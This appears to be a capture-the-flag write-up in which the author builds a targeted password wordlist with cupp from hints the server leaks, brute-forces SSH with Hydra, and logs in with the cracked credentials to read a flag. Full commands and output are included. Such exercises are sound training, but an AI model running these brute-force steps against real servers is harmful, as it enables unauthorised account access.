

### Scenario:

A few days back, you had an argument with your friend Hernandez about password complexity. He claimed you would never guess his strong passwords! As a challenge, he had set up an SSH server and secured it with one of his default passwords.

### Objectives:

- Create a custom wordlist to use against the accessible SSH service
- Execute a brute-force attack against the SSH service
- Retrieve Hernandez's password, and attempt to log in into the server

### Used tools:

Cupp  
Hydra

Entering the server. We can see a useful information to use :

Figure 1 - information provided by the server.

```
[+] Initiating web server 52.200.167.76
[+] Creating user hernandez
[*] The user is 1337
[*] Adopting dog named cachorro
[*] Filling coffee 'cupp'
[+] Changing default password
[!] Warning, password not complex enough
[!] Overriding password complexity checks
[+] Opening SSH on port 22
[+] Adding Hollywood effects
can't join a pane to its own window
[*] Hack Your Way Inside!
```

The next step is to apply this information into a wordlist.  
Using **cupp -i** command will create a customized wordlist.

Figure 2 - creating a wordlist.

```
# User
# Passwords
# Profiler

[ Muris Kurgas | j0rgan@remote-exploit.org ]
[ Mebus | https://github.com/Mebus/ ]

[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: cachorro
> Surname:
> Nickname:
> Birthdate (DDMMYYYY):

> Partners) name:
> Partners) nickname:
> Partners) birthdate (DDMMYYYY):

> Child's name:
> Child's nickname:
> Child's birthdate (DDMMYYYY):

> Pet's name:
> Company name:

> Do you want to add some key words about the victim? Y/[N]: n
> Do you want to add special chars at the end of words? Y/[N]: n
> Do you want to add some random numbers at the end of words? Y/[N]: n
> Leet mode? (i.e. leet = 1337) Y/[N]: y

[+] Now making a dictionary...
[+] Sorting list and removing duplicates...
[+] Saving dictionary to cachorro.txt, counting 16 words.
[+] Now load your pistolero with cachorro.txt and shoot! Good luck!


mskali@kali:~/challenge$
```

The word list is created in the context of the dog's name provided in the server which is 'cachorro'

\*Notice the use of leet mode. Which we had a hint for this on the server's info panel.

Creating a userlist according to the provided user information:

Figure 3 - creating wordlist using simple txt editor



Now, we have two wordlists, one for the username and the second for the password. Making an SSH connection Brute-Force using Hydra.

Figure 4 - bruteforcing ssh server.

```
mskali@kali:~/challenge$ sudo hydra -L username.txt -P cachorro.txt 52.200.167.76 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes
d ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-12-16 05:05:39
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 48 login tries (l:3/p:16), ~3 tries per task
[DATA] attacking ssh://52.200.167.76:22/
[22][ssh] host: 52.200.167.76  login: hernandez  password: c4ch0rr0
```

We have a credentials; **hernandez:c4ch0rr0**

Using the supplied credentials in order to remotely login to the server using SSH

Figure 5 - ssh connection

```
mskali@kali:~/challenge$ ssh hernandez@52.200.167.76
hernandez@52.200.167.76's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.14.252-195.483.amzn2.x86_64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
-----
Congratulations! The flag is: 0ab3a7a7e0b92736f37c8f6384f345d5
-----
Connection to 52.200.167.76 closed.
mskali@kali:~/challenge$
```

**CHALLENGE PWNEED!**

Please feel free to contact me on: [Monhalsarbouch@gmail.com](mailto:Monhalsarbouch@gmail.com)